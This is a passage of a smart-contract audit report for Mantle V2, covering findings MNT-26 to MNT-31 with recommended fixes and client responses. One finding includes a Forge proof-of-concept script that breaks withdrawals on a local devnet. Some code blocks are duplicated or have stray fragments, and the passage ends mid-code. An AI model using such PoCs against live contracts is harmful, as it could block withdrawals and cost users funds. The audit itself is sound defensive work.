client response for plasmablocks: Fixed - <https://github.com/mantlenetworkio/mantle-v2/pull/120>

MNT-26: Incorrect calculation of Cost for replacement transactions.

Category	Severity	Client Response	Contributor
Logical	Medium	Acknowledged	HollaDieWaldfee

Code Reference

- code/op-geth/core/txpool/txpool.go#L736

```
736: replL1Cost = replL1Cost.Add(cost, l1Cost)
```

Description

HollaDieWaldfee: Incorrect calculation of the L1 cost for a replacement transaction has been reported in the previous audit as MNT-27, however, with a "will fix later" tag. The problem is that the fix which is now implemented in the ``main`` branch is incorrect. The problem is that the cost of the replaced transaction ``replCost`` is assigned as the sum of the ``cost`` of the current transaction (which is incorrect and should be the ``replCost``) + the L1 cost of the replaced transaction.

```
// txpool.go
if repl := list.txs.Get(tx.Nonce()); repl != nil {
    // Deduct the cost of a transaction replaced by this
    replCost := repl.Cost()
    if replL1Cost := pool.l1CostFn(repl.RollupDataGas(), repl.IsDepositTx(), repl.To()); replL1Cost != nil { // add rollup cost
        // @audit -> here "cost" is the current tx cost, not the replaced tx cost, "cost" should be replaced with "replCost"
        replCost = replCost.Add(cost, replL1Cost)
        ...
    }
```

The impact is that invalid transactions can be accepted as valid, users can get into overdraft

Recommendation

HollaDieWaldfee:

```
@@ -735,7 +735,7 @@ func (pool *TxPool) validateTx(tx *types.Transaction, local bool) error {
    // Deduct the cost of a transaction replaced by this
    replCost := repl.Cost()
    if replL1Cost := pool.l1CostFn(repl.RollupDataGas(), repl.IsDepositTx(), repl.To()); replL1Cost != nil { // add rollup cost
-       replCost = replCost.Add(cost, replL1Cost)
+       replCost = replCost.Add(replCost, replL1Cost)
    }
    replMetaTxParams, err := types.DecodeAndVerifyMetaTxParams(repl, pool.chainconfig.IsMetaTxV2(pool.chain.CurrentBlock().Time))
```

Client Response

client response for HollaDieWaldfee: Acknowledged - We will fix it.

MNT-27: In `L2CrossDomainMessenger.relayMessage()`, `ethSuccess` is assigned twice and validated once

Category	Severity	Client Response	Contributor
Logical	Medium	Fixed	HollaDieWaldfee

Code Reference

- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol#L253-L264

```

253: bool ethSuccess = true;
254:     if (_ethValue != 0) {
255:         ethSuccess = IERC20(Predeploys.BVM_ETH).approve(_target, _ethValue);
256:     }
257:     xDomainMsgSender = _sender;
258:     bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _mntValue, _message);
259:     xDomainMsgSender = Constants.DEFAULT_L2_SENDER;
260:     if (_ethValue != 0) {
261:         ethSuccess = IERC20(Predeploys.BVM_ETH).approve(_target, 0);
262:     }
263:
264:     if (success && ethSuccess) {

```

Description

HollaDieWaldfee: This finding refers to an incomplete fix for the MNT-32 issue in the previous secure3 private audit. MNT-32 only describes this issue for `L1CrossDomainMessenger`` and so in PR98 the issue has only been fixed for `L1CrossDomainMessenger``.

However, the same issue still exists in `L2CrossDomainMessenger`` (even though it has been marked as fixed in MNT-32).

`ethSuccess`` is assigned twice but only checked after the second assignment:

```

    bool ethSuccess = true;
    if (_ethValue != 0) {
>>> ethSuccess = IERC20(Predeploys.BVM_ETH).approve(_target, _ethValue);
    }
    xDomainMsgSender = _sender;
    bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _mntValue, _message);
>>> e);
    xDomainMsgSender = Constants.DEFAULT_L2_SENDER;
    if (_ethValue != 0) {
>>> ethSuccess = IERC20(Predeploys.BVM_ETH).approve(_target, 0);
    }

>>> if (success && ethSuccess) {

```

As a result, the first assignment of `ethSuccess`` is overridden with the second assignment.

Recommendation

HollaDieWaldfee: To check both results, ``ethSuccess`` must be checked after each assignment.

Client Response

client response for HollaDieWaldfee: Fixed - Already fixed in <https://github.com/mantlenetworkio/mantle-v2/pull/128>

MNT-28:Hardcoding Gas may cause failure

Category	Severity	Client Response	Contributor
Logical	Medium	Acknowledged	SerSomeone

Code Reference

- code/mantle-v2/packages/contracts-bedrock/contracts/universal/CrossDomainMessenger.sol#L514-532

```

514: function baseGas(bytes calldata _message, uint32 _minGasLimit) public pure returns (uint64) {
515:     return
516:         // Constant overhead
517:         RELAY_CONSTANT_OVERHEAD +
518:         // Calldata overhead
519:         (uint64(_message.length) * MIN_GAS_CALLDATA_OVERHEAD) +
520:         // Dynamic overhead (EIP-150)
521:         ((_minGasLimit * MIN_GAS_DYNAMIC_OVERHEAD_NUMERATOR) /
522:          MIN_GAS_DYNAMIC_OVERHEAD_DENOMINATOR) +
523:         // Gas reserved for the worst-case cost of 3/5 of the `CALL` opcode's dynamic gas
524:         // factors. (Conservative)
525:         RELAY_CALL_OVERHEAD +
526:         // Relay reserved gas (to ensure execution of `relayMessage` completes after the
527:         // subcontext finishes executing) (Conservative)
528:         RELAY_RESERVED_GAS +
529:         // Gas reserved for the execution between the `hasMinGas` check and the `CALL`
530:         // opcode. (Conservative)
531:         RELAY_GAS_CHECK_BUFFER;
532: }

```

Description

SerSomeone: When sending a message between chains using the cross domain messenger - ``baseGas`` is calculated to insure the that there should be enough gas for the message to be succesfull and replayable if not. The ``baseGas`` includes calldata overhead specified EIP-2028

```

function baseGas(bytes calldata _message, uint32 _minGasLimit) public pure returns (uint64) {
-----
    // Calldata overhead
    (uint64(_message.length) * MIN_GAS_CALLDATA_OVERHEAD) +
-----

```

Its important to note that calldata consumes gas from EOA transaction data and **NOT BETWEEN CONTRACT CALLS**. This means that when contract ``A`` calls contract ``B`` with a large payload - calldata gas will not be spent. L1->L2 transaction:

- The calculation is correct because L2 EOA will directly call L2CrossDomainMessenger

L2->L1 Withdrawals:

- In this case, the user supplied the withdrawal data to OptimismPortal ``finalizeWithdrawalTransaction`` and calldata overhead will be spent **BEFORE** the ``callWithMinGas`` to ``L1CrossDomainMessenger``.

```

function finalizeWithdrawalTransaction(Types.WithdrawalTransaction memory _tx)
    external
    whenNotPaused
{
    ----- < GAS OVERHEAD ALREADY SPENT
    // Grab the proven withdrawal from the `provenWithdrawals` map.
    bytes32 withdrawalHash = Hashing.hashWithdrawal(_tx);
    -----

    bool success = SafeCall.callWithMinGas(_tx.target, _tx.gasLimit, _tx.ethValue, _tx.data);
    -----

```

Therefore in L2->L1 withdrawals the baseGas calculation incorrectly adds the calldata overhead.

Additionally - the hashing overhead in OptimismPortal is also not accounted for.

This means that if ``calldata overhead + hashing overhead + _tx.gasLimit > 30_000_000`` withdrawals cannot be executed.

In the bellow POC I show a withdrawal that will fail in OptimismPortal with the error ``SafeCall: Not enough gas``

Create a devnet and add the following script to ``packages/contracts-bedrock/scripts/poc.s.sol``

```

// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Script, console} from "forge-std/Script.sol";
import { SafeCall } from "../contracts/libraries/SafeCall.sol";
import { Types } from "../contracts/libraries/Types.sol";
import { Hashing } from "../contracts/libraries/Hashing.sol";

interface IL2Messenger {
    function sendMessage(address target, bytes memory message, uint32 gasLimit) external payable;
    function messageNonce() external view returns (uint256);
    function baseGas(bytes calldata _message, uint32 _minGasLimit) external pure returns (uint64);
}

```

```

library Util {
    function getMsg() public returns (bytes memory){
        // Generate a 130_000 long payload
        uint256 len = 130_000;
        bytes memory something = new bytes(len);
        assembly {
            let data := add(something, 0x20)

            for { let i := 0 } lt(i, len) { i := add(i, 32) } {
                mstore(add(data, i), 0xffffffffffffffffffffffffffffffffffffffffffffffff
ffffffff)
            }
        }
        require(something.length == len, "length not the same");
        return something;
    }
}

```

```

contract OptimismPortalMock {
    function finalizeWithdrawalTransaction(Types.WithdrawalTransaction memory _tx) external {

        // Spend some gas on hashing the TX.
        bytes32 withdrawalHash = Hashing.hashWithdrawal(_tx);

        // Call the target. This will revert because gasLimit is higher then block gas limit minus gas used.
        bool success = SafeCall.callWithMinGas(_tx.target, _tx.gasLimit, _tx.value, _tx.data);

    }
}

```

```
contract L1Script is Script {
    uint256 faucetPK = 0xac0974bec39a17e36ba4a6b4d238ff944bacb478cbed5efcae784d7bf4f2ff80;
    function setUp() public {}

    uint256 counter;
    function hello(bytes memory something) external payable {}
    function callFinalizeWithdrawalTransaction(uint256 gasLimit) public {
        // Get the payload
        bytes memory message = Util.getMsg();

        // Create the message to call "hello" with the data
        bytes memory data = abi.encodeWithSelector(this.hello.selector, message);

        // Create TX based on gasLimit sent as param (L1Script output)
        Types.WithdrawalTransaction memory _tx = Types.WithdrawalTransaction(
            0,
            address(this),
            address(this),
            0,
            gasLimit,
            data
        );

        // Deploy mock OptimismPortal
        vm.broadcast(faucetPK);
        OptimismPortalMock opMock = new OptimismPortalMock();

        // Send the TX to finalizeWithdrawalTransaction
        vm.broadcast(faucetPK);
        opMock.finalizeWithdrawalTransaction(_tx);
    }
}
```

```
contract L2Script is Script {
    address l1target = address(0xdeadbeef); // dummy
    uint256 faucetPK = 0xac0974bec39a17e36ba4a6b4d238ff944bacb478cbcd5efcae784d7bf4f2ff80;
    address L2Messenger = address(0x4200000000000000000000000000000000000000000000000000000000000007);
    function setUp() public {}

    function run() public {
        // Get the payload
        bytes memory message = Util.getMsg();

        // Create the message to call "hello" with the data
        bytes memory data = abi.encodeWithSelector(this.hello.selector, message);

        // amount of gas 23_500_000 for valid tx
        uint32 gas = uint32(23_500_000);

        // calculate baseGas which will be used as _tx.gasLimit
        uint64 baseGas = IL2Messenger(L2Messenger).baseGas(data, gas);
```

```
        // Broadcast the L1 transaction to L2Messenger to send the message
        vm.broadcast(faucetPK);
        IL2Messenger(L2Messenger).sendMessage(l1target, data, gas);

        // Print baseGas so we can use it in L1Script.
        console.log(baseGas);
    }

    function hello(bytes memory something) external payable {}
}
```

export the PK and RPC urls for the devnet:

```
export PK=0xac0974bec39a17e36ba4a6b4d238ff944bacb478cbcd5efcae784d7bf4f2ff80
export L2_RPC_URL=http://127.0.0.1:9545
export L1_RPC_URL=http://127.0.0.1:8545
```

Get the baseGas from sending the message in L2:

```
forge script --rpc-url=$L2_RPC_URL scripts/poc.s.sol:L2Script --broadcast
```

Extract the gas printed via console.log

Now execute L1Script to mock (less expesince) sending the transaction to OptimismPortal. Change with the above extracted baseGas

```
forge script --rpc-url=$L1_RPC_URL scripts/poc.s.sol:L1Script --broadcast -s $(cast calldata "call
FinalizeWithdrawalTransaction(uint256)" <BASEGAS>) --gas-limit 3000000
```

You will see the error

```
revert: SafeCall: Not enough gas
```

Recommendation

SerSomeone: Consider in `L2CrossDomainMessenger`` capping the baseGas calculation to a number that should be fine on L1 OptimismPortal such as `±20_000_000``

Client Response

client response for SerSomeone: Acknowledged - we will follow the suggestion and fix it.

MNT-29:Gas estimation mode does not invalidate meta transactions with zero sponsor amount

Category	Severity	Client Response	Contributor
Logical	Medium	Declined	HollaDieWaldfee

Code Reference

- code/op-geth/core/types/meta_transaction.go#L100-L102
- code/op-geth/core/types/meta_transaction.go#L131-L134

```
100: if metaTxParams.SponsorPercent > OneHundredPercent {
101:     return nil, ErrInvalidSponsorPercent
102: }
```

```
131: if metaTxParams.SponsorPercent > OneHundredPercent ||
132:     metaTxParams.SponsorPercent == 0 {
133:     return nil, ErrInvalidSponsorPercent
134: }
```

Description

HollaDieWaldfee: The `meta_transaction.go::DecodeAndVerifyMetaTxParams()` function returns an error when the sponsor percentage is zero.

[Link](#)

```
if metaTxParams.SponsorPercent > OneHundredPercent ||
    metaTxParams.SponsorPercent == 0 {
    return nil, ErrInvalidSponsorPercent
}
```

On the other hand, the `meta_transaction.go::DecodeMetaTxParams()` function does not return an error when the sponsor percentage is zero.

[Link](#)

```
if metaTxParams.SponsorPercent > OneHundredPercent {
    return nil, ErrInvalidSponsorPercent
}
```

This is a problem because the `DecodeAndVerifyMetaTxParams()` function is used when the transaction is actually executed whereas the `DecodeMetaTxParams()` function is used with the gas estimation mode (https://github.com/Secure3Audit/code_Mantle_V2_Public/blob/c8af0be0bca90dbffe2106afd5830c04ed355029/code/op-geth/internal/ethapi/api.go#L1171-L1322).

So, a transaction with a zero sponsor percentage is determined to be valid in the gas estimation mode but then fails when it is actually executed. This can break applications and frontends that are integrating with Mantle and are using the gas estimation mode.

Recommendation

HollaDieWaldfee: The ``DecodeMetaTxParams()`` function needs to also check that the sponsor percentage is greater zero such that transaction in the gas estimation mode and in the commit mode fail under the same conditions.

```
- if metaTxParams.SponsorPercent > OneHundredPercent {  
+ if metaTxParams.SponsorPercent > OneHundredPercent ||  
+ metaTxParams.SponsorPercent == 0 {  
    return nil, ErrInvalidSponsorPercent  
}
```

Client Response

client response for HollaDieWaldfee: Declined -

MNT-30:Decimals issue

Category	Severity	Client Response	Contributor
Logical	Medium	Declined	plasmablocks

Code Reference

- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1StandardBridge.sol#L798-L845

```

798: function _initiateBridgeERC20(
799:     address _localToken,
800:     address _remoteToken,
801:     address _from,
802:     address _to,
803:     uint256 _amount,
804:     uint32 _minGasLimit,
805:     bytes memory _extraData
806: ) internal override {
807:     require(_localToken != address(0) && _remoteToken != Predeploys.BVM_ETH,
808:         "L1StandardBridge: BridgeERC20 do not support ETH bridging.");
809:     require(_localToken != L1_MNT_ADDRESS && _remoteToken != address(0x0),
810:         "L1StandardBridge: BridgeERC20 do not support MNT bridging.");
811:
812:     if (_isOptimismMintableERC20(_localToken)) {
813:         require(
814:             _isCorrectTokenPair(_localToken, _remoteToken),
815:             "StandardBridge: wrong remote token for Optimism Mintable ERC20 local token"
816:         );
817:
818:         OptimismMintableERC20(_localToken).burn(_from, _amount);
819:     } else {
820:         IERC20(_localToken).safeTransferFrom(_from, address(this), _amount);
821:         deposits[_localToken][_remoteToken] = deposits[_localToken][_remoteToken] + _amount;
822:     }
823:
824:     // Emit the correct events. By default this will be ERC20BridgeInitiated, but child
825:     // contracts may override this function in order to emit legacy events as well.
826:     _emitERC20BridgeInitiated(_localToken, _remoteToken, _from, _to, _amount, _extraData);
827:     uint256 zeroMNTValue = 0;
828:     MESSENGER.sendMessage(
829:         zeroMNTValue,
830:         address(OTHER_BRIDGE),
831:         abi.encodeWithSelector(
832:             L2StandardBridge.finalizeBridgeERC20.selector,
833:             // Because this call will be executed on the remote chain, we reverse the order
834:             // of
835:             // the remote and local token addresses relative to their order in the
836:             // finalizeBridgeERC20 function.
837:             _remoteToken,
838:             _localToken,
839:             _from,
840:             _to,
841:             _amount,
842:             _extraData
843:         ),
844:         _minGasLimit
845:     );
846: }

```

- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2StandardBridge.sol#L304-L352

```

304: function _initiateBridgeERC20(
305:     address _localToken,
306:     address _remoteToken,
307:     address _from,
308:     address _to,
309:     uint256 _amount,
310:     uint32 _minGasLimit,
311:     bytes memory _extraData
312: ) internal override {
313:     require(msg.value==0, "L2StandardBridge: the MNT value should be zero. ");
314:     require(_localToken != Predeploys.BVM_ETH && _remoteToken != address(0),
315:         "L2StandardBridge: BridgeERC20 do not support ETH bridging.");
316:     require(_localToken != address(0x0) && _remoteToken != L1_MNT_ADDRESS,
317:         "L2StandardBridge: BridgeERC20 do not support MNT bridging.");
318:
319:     if (_isOptimismMintableERC20(_localToken)) {
320:         require(
321:             _isCorrectTokenPair(_localToken, _remoteToken),
322:             "StandardBridge: wrong remote token for Optimism Mintable ERC20 local token"
323:         );
324:
325:         OptimismMintableERC20(_localToken).burn(_from, _amount);
326:     } else {
327:         IERC20(_localToken).safeTransferFrom(_from, address(this), _amount);
328:         deposits[_localToken][_remoteToken] = deposits[_localToken][_remoteToken] + _amount;
329:     }
330:
331:     // Emit the correct events. By default this will be ERC20BridgeInitiated, but child
332:     // contracts may override this function in order to emit legacy events as well.
333:     _emitERC20BridgeInitiated(_localToken, _remoteToken, _from, _to, _amount, _extraData);
334:
335:     MESSENGER.sendMessage(
336:         0,
337:         address(OTHER_BRIDGE),
338:         abi.encodeWithSelector(
339:             this.finalizeBridgeERC20.selector,
340:             // Because this call will be executed on the remote chain, we reverse the order
341:             // of
342:             // the remote and local token addresses relative to their order in the
343:             // finalizeBridgeERC20 function.
344:             _remoteToken,
345:             _localToken,
346:             _from,
347:             _to,
348:             _amount,
349:             _extraData
350:         ),
351:         _minGasLimit
352:     );
353: }

```

Description

plasmablocks: When a user wants to bridge an ERC20 token both the `L1StandardBridge`` and `L2StandardBridge`` have a `_initiateBridgeERC20()` and `finalizeBridgeERC20()` methods which handles the accounting of burning and minting `OptimismMintableERC20`` tokens during the bridging process. The `_amount`` being bridged is never adjusted for potential

decimal differences between the ``localToken`` and ``remoteToken`` pair. This could result in the incorrect amount of funds being bridged and cause users to either lose funds or receive more funds than intended.

For example, if an ``OptimismMintableERC20`` version of USDC on the L2 with a pair to USDC on L1 (6 decimals) was created the accounting of transfers would be incorrect.

Recommendation

plasmablocks: There are a couple of potential approaches to consider:

1. Consider enforcing the ``_remoteToken`` and ``_localToken`` have the same number of decimal on calls to ``_initiateBridgeERC20()`` and ``finalizeBridgeERC20()``.
2. Add a utility method to ``_initiateBridgeERC20()`` calls on both the ``L1StandardBridge`` and ``L2StandardBridge`` to correctly adjust the specified ``_amount`` being bridged if ``_remoteToken`` and ``_localToken`` have a different number of decimals. Here is an example method:

```
/// @notice Convert value to desired output decimals representation.
/// @param input          Input amount.
/// @param inputDecimals  Number of decimals in the input.
/// @param outputDecimals Desired number of decimals in the output.
/// @return `input` in `outputDecimals`.
function _convertDecimals(uint256 input, uint256 inputDecimals, uint256 outputDecimals) internal pure returns (uint256) {
    if (inputDecimals > outputDecimals) {
        return input / (10 ** (inputDecimals - outputDecimals));
    } else {
        return input * (10 ** (outputDecimals - inputDecimals));
    }
}
```

``L1StandardBridge::_initiateBridgeERC20()`` could then be update like so:

```

{
  function _initiateBridgeERC20(
    address _localToken,
    address _remoteToken,
    address _from,
    address _to,
    uint256 _amount,
    uint32 _minGasLimit,
    bytes memory _extraData
  ) internal override {
    require(_localToken != address(0) && _remoteToken != Predeploys.BVM_ETH,
      "L1StandardBridge: BridgeERC20 do not support ETH bridging.");
    require(_localToken != L1_MNT_ADDRESS && _remoteToken != address(0x0),
      "L1StandardBridge: BridgeERC20 do not support MNT bridging.");

    if (_isOptimismMintableERC20(_localToken)) {
      require(
        _isCorrectTokenPair(_localToken, _remoteToken),
        "StandardBridge: wrong remote token for Optimism Mintable ERC20 local token"
      );

      _amount = _convertDecimals(_amount, IERC20(_localToken).decimals(), 1e18); // remoteToken is 18 decimals

      OptimismMintableERC20(_localToken).burn(_from, _amount);
    } else {
      IERC20(_localToken).safeTransferFrom(_from, address(this), _amount);
      deposits[_localToken][_remoteToken] = deposits[_localToken][_remoteToken] + _amount;
    }

    ...
  }
}

```

`L1StandardBridge::finalizeBridgeERC20()` would then be update like also:

```
function finalizeBridgeERC20(
    address _localToken,
    address _remoteToken,
    address _from,
    address _to,
    uint256 _amount,
    bytes calldata _extraData
) public onlyOtherBridge override {
    if (_isOptimismMintableERC20(_localToken)) {
        require(
            _isCorrectTokenPair(_localToken, _remoteToken),
            "StandardBridge: wrong remote token for Optimism Mintable ERC20 local token"
        );

        _amount = _convertDecimals(_amount, 1e18, IERC20(_localToken).decimals());

        OptimismMintableERC20(_localToken).mint(_to, _amount);
    } else {
        deposits[_localToken][_remoteToken] = deposits[_localToken][_remoteToken] - _amount;
        IERC20(_localToken).safeTransfer(_to, _amount);
    }

    // Emit the correct events. By default this will be ERC20BridgeFinalized, but child
    // contracts may override this function in order to emit legacy events as well.
    _emitERC20BridgeFinalized(_localToken, _remoteToken, _from, _to, _amount, _extraData);
}
```

Client Response

client response for plasmablocks: Declined - I think this is not a issue. We can't ensure that users specified L1 token and L2 token with the same decimals.

Secure3: . changed severity to Medium

MNT-31:CrossDomainMessenger.baseGas() has logic error

Category	Severity	Client Response	Contributor
Logical	Medium	Fixed	HollaDieWaldfee

Code Reference

- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1CrossDomainMessenger.sol#L186-L194
- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1CrossDomainMessenger.sol#L232-L253

```

186: bytes32 versionedHash = Hashing.hashCrossDomainMessageV1(
187:     _nonce,
188:     _sender,
189:     _target,
190:     _mntValue,
191:     _ethValue,
192:     _minGasLimit,
193:     _message
194: );

```

```

232: if (
233:     !SafeCall.hasMinGas(_minGasLimit, RELAY_RESERVED_GAS + RELAY_GAS_CHECK_BUFFER) ||
234:     xDomainMsgSender != Constants.DEFAULT_L2_SENDER
235: ) {
236:     failedMessages[versionedHash] = true;
237:     emit FailedRelayedMessage(versionedHash);
238:
239:     // Revert in this case if the transaction was triggered by the estimation address.
    This
240:     // should only be possible during gas estimation or we have bigger problems. Revert
    ing
241:     // here will make the behavior of gas estimation change such that the gas limit
242:     // computed will be the amount required to relay the message, even if that amount i
    s
243:     // greater than the minimum gas limit specified by the user.
244:     if (tx.origin == Constants.ESTIMATION_ADDRESS) {
245:         revert("CrossDomainMessenger: failed to relay message");
246:     }
247:
248:     return;
249: }
250: if (_mntValue!=0){
251:     IERC20(L1_MNT_ADDRESS).approve(_target, _mntValue);
252: }
253: xDomainMsgSender = _sender;

```

- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol#L162
- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol#L189-L197
- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol#L235-L259
- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol#L258

```

162: function relayMessage(

```

```

189: bytes32 versionedHash = Hashing.hashCrossDomainMessageV1(
190:     _nonce,
191:     _sender,
192:     _target,
193:     _mntValue,
194:     _ethValue,
195:     _minGasLimit,
196:     _message
197: );

```

```

235: if (
236:     !SafeCall.hasMinGas(_minGasLimit, RELAY_RESERVED_GAS + RELAY_GAS_CHECK_BUFFER) ||
237:     xDomainMsgSender != Constants.DEFAULT_L2_SENDER
238: ) {
239:     failedMessages[versionedHash] = true;
240:     emit FailedRelayedMessage(versionedHash);
241:
242:     // Revert in this case if the transaction was triggered by the estimation address.
    This
243:     // should only be possible during gas estimation or we have bigger problems. Revert
    ing
244:     // here will make the behavior of gas estimation change such that the gas limit
245:     // computed will be the amount required to relay the message, even if that amount i
    s
246:     // greater than the minimum gas limit specified by the user.
247:     if (tx.origin == Constants.ESTIMATION_ADDRESS) {
248:         revert("CrossDomainMessenger: failed to relay message");
249:     }
250:
251:     return;
252: }
253: bool ethSuccess = true;
254: if (_ethValue != 0) {
255:     ethSuccess = IERC20(Predelays.BVM_ETH).approve(_target, _ethValue);
256: }
257: xDomainMsgSender = _sender;
258: bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _mntValue, _messa
    ge);
259: xDomainMsgSender = Constants.DEFAULT_L2_SENDER;

```

```

258: bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _mntValue, _message);

```

- code/mantle-v2/packages/contracts-bedrock/contracts/universal/CrossDomainMessenger.sol#L514-L532
- code/mantle-v2/packages/contracts-bedrock/contracts/universal/CrossDomainMessenger.sol#L514-L532
- code/mantle-v2/packages/contracts-bedrock/contracts/universal/CrossDomainMessenger.sol#L514-L532
- code/mantle-v2/packages/contracts-bedrock/contracts/universal/CrossDomainMessenger.sol#L514-L532

```

514: function baseGas(bytes calldata _message, uint32 _minGasLimit) public pure returns (uint64) {
515:     return
516:         // Constant overhead
517:         RELAY_CONSTANT_OVERHEAD +
518:         // Calldata overhead
519:         (uint64(_message.length) * MIN_GAS_CALLDATA_OVERHEAD) +
520:         // Dynamic overhead (EIP-150)
521:         ((_minGasLimit * MIN_GAS_DYNAMIC_OVERHEAD_NUMERATOR) /
522:          MIN_GAS_DYNAMIC_OVERHEAD_DENOMINATOR) +
523:         // Gas reserved for the worst-case cost of 3/5 of the `CALL` opcode's dynamic gas
524:         // factors. (Conservative)
525:         RELAY_CALL_OVERHEAD +
526:         // Relay reserved gas (to ensure execution of `relayMessage` completes after the
527:         // subcontext finishes executing) (Conservative)
528:         RELAY_RESERVED_GAS +
529:         // Gas reserved for the execution between the `hasMinGas` check and the `CALL`
530:         // opcode. (Conservative)
531:         RELAY_GAS_CHECK_BUFFER;
532: }

```

```

514: function baseGas(bytes calldata _message, uint32 _minGasLimit) public pure returns (uint64) {
515:     return
516:         // Constant overhead
517:         RELAY_CONSTANT_OVERHEAD +
518:         // Calldata overhead
519:         (uint64(_message.length) * MIN_GAS_CALLDATA_OVERHEAD) +
520:         // Dynamic overhead (EIP-150)
521:         ((_minGasLimit * MIN_GAS_DYNAMIC_OVERHEAD_NUMERATOR) /
522:          MIN_GAS_DYNAMIC_OVERHEAD_DENOMINATOR) +
523:         // Gas reserved for the worst-case cost of 3/5 of the `CALL` opcode's dynamic gas
524:         // factors. (Conservative)
525:         RELAY_CALL_OVERHEAD +
526:         // Relay reserved gas (to ensure execution of `relayMessage` completes after the
527:         // subcontext finishes executing) (Conservative)
528:         RELAY_RESERVED_GAS +
529:         // Gas reserved for the execution between the `hasMinGas` check and the `CALL`
530:         // opcode. (Conservative)
531:         RELAY_GAS_CHECK_BUFFER;
532: }

```

```

514: function baseGas(bytes calldata _message, uint32 _minGasLimit) public pure returns (uint64) {
515:     return
516:         // Constant overhead
517:         RELAY_CONSTANT_OVERHEAD +
518:         // Calldata overhead
519:         (uint64(_message.length) * MIN_GAS_CALLDATA_OVERHEAD) +
520:         // Dynamic overhead (EIP-150)
521:         ((_minGasLimit * MIN_GAS_DYNAMIC_OVERHEAD_NUMERATOR) /
522:          MIN_GAS_DYNAMIC_OVERHEAD_DENOMINATOR) +
523:         // Gas reserved for the worst-case cost of 3/5 of the `CALL` opcode's dynamic gas
524:         // factors. (Conservative)
525:         RELAY_CALL_OVERHEAD +
526:         // Relay reserved gas (to ensure execution of `relayMessage` completes after the
527:         // subcontext finishes executing) (Conservative)
528:         RELAY_RESERVED_GAS +
529:         // Gas reserved for the execution between the `hasMinGas` check and the `CALL`
530:         // opcode. (Conservative)
531:         RELAY_GAS_CHECK_BUFFER;
532: }

```

```

514: function baseGas(bytes calldata _message, uint32 _minGasLimit) public pure returns (uint64) {
515:     return
516:         // Constant overhead
517:         RELAY_CONSTANT_OVERHEAD +
518:         // Calldata overhead
519:         (uint64(_message.length) * MIN_GAS_CALLDATA_OVERHEAD) +
520:         // Dynamic overhead (EIP-150)
521:         ((_minGasLimit * MIN_GAS_DYNAMIC_OVERHEAD_NUMERATOR) /
522:          MIN_GAS_DYNAMIC_OVERHEAD_DENOMINATOR) +
523:         // Gas reserved for the worst-case cost of 3/5 of the `CALL` opcode's dynamic gas
524:         // factors. (Conservative)
525:         RELAY_CALL_OVERHEAD +
526:         // Relay reserved gas (to ensure execution of `relayMessage` completes after the
527:         // subcontext finishes executing) (Conservative)
528:         RELAY_RESERVED_GAS +
529:         // Gas reserved for the execution between the `hasMinGas` check and the `CALL`
530:         // opcode. (Conservative)
531:         RELAY_GAS_CHECK_BUFFER;
532: }

```

Description

HollaDieWaldfee: The `CrossDomainMessenger.baseGas()` calculation needs to calculate the gas such that it is ensured a message on the other chain does not run out of gas within `relayMessage()`.

This is explained in the following [comment](#):

```

* @notice Computes the amount of gas required to guarantee that a given message will be
*         received on the other chain without running out of gas. Guaranteeing that a message
*         will not run out of gas is important because this ensures that a message can always
*         be replayed on the other chain if it fails to execute completely.

```

When solidity performs the `hashCrossDomainMessageV0()` or `hashCrossDomainMessageV1()` function, it downstream calls `abi.encodeWithSignature()` which stores its output in memory.

The memory expansion cost grows quadratic:

```

// memoryGasCost calculates the quadratic gas for memory expansion. It does so
// only for the memory region that is expanded, not the total memory.
func memoryGasCost(mem *Memory, newMemSize uint64) (uint64, error) {
    if newMemSize == 0 {
        return 0, nil
    }
    // The maximum that will fit in a uint64 is max_word_count - 1. Anything above
    // that will result in an overflow. Additionally, a newMemSize which results in
    // a newMemSizeWords larger than 0xFFFFFFFF will cause the square operation to
    // overflow. The constant 0x1FFFFFFFE0 is the highest number that can be used
    // without overflowing the gas calculation.
    if newMemSize > 0x1FFFFFFFE0 {
        return 0, ErrGasUintOverflow
    }
    newMemSizeWords := toWordSize(newMemSize)
    newMemSize = newMemSizeWords * 32

    if newMemSize > uint64(mem.Len()) {
        square := newMemSizeWords * newMemSizeWords
        linCoef := newMemSizeWords * params.MemoryGas
        quadCoef := square / params.QuadCoeffDiv
        newTotalFee := linCoef + quadCoef

        fee := newTotalFee - mem.lastGasCost
        mem.lastGasCost = newTotalFee

        return fee, nil
    }
    return 0, nil
}

```

This is not accounted for in `baseGas()`.

As a result of that, `baseGas()` cannot provide sufficient gas for messages above a certain length which results in the transaction to become non-replayable.

This would be a loss of funds if the transaction contains a transfer of funds and it can severely impact applications that wait for the message that has been lost.

Let's assume a message length of 50000 bytes (e.g. an array of 1563 integers).

The gas consumption for hashing would be ~436k gas.

```
function testHash() public view returns (uint256) {
    uint256[] memory data = new uint256[](1563);
    for (uint256 i; i < data.length; i++) {
        data[i] = 1;
    }

    uint256 startingGas = gasleft();

    bytes memory b = abi.encodeWithSignature("Example",data);
    keccak256(b);

    return startingGas - gasleft(); // ~ 436k
}
```

For simplicity, it can be assumed that `minGasLimit = 0` since even then the message should be replayable. The `MIN_GAS_CALLDATA_OVERHEAD` will be spent when the calldata is submitted and is not available in `relayMessage()`.

So, what `relayMessage()` has available is `RELAY_CONSTANT_OVERHEAD + RELAY_CALL_OVERHEAD + RELAY_RESERVED_GAS + RELAY_GAS_CHECK_BUFFER = 200k + 40k + 140k + 5k = 385k`. Since this is lower than the 436k that is needed for hashing, the transaction would just fail without saving the message hash in the `failedMessages` mapping.

HollaDieWaldfee: The changes that Mantle has introduced to the forked Optimism codebase, include the addition of `ethValue` in `Hashing.hashCrossDomainMessage()`.

```
bytes32 versionedHash = Hashing.hashCrossDomainMessageV1(
    _nonce,
    _sender,
    _target,
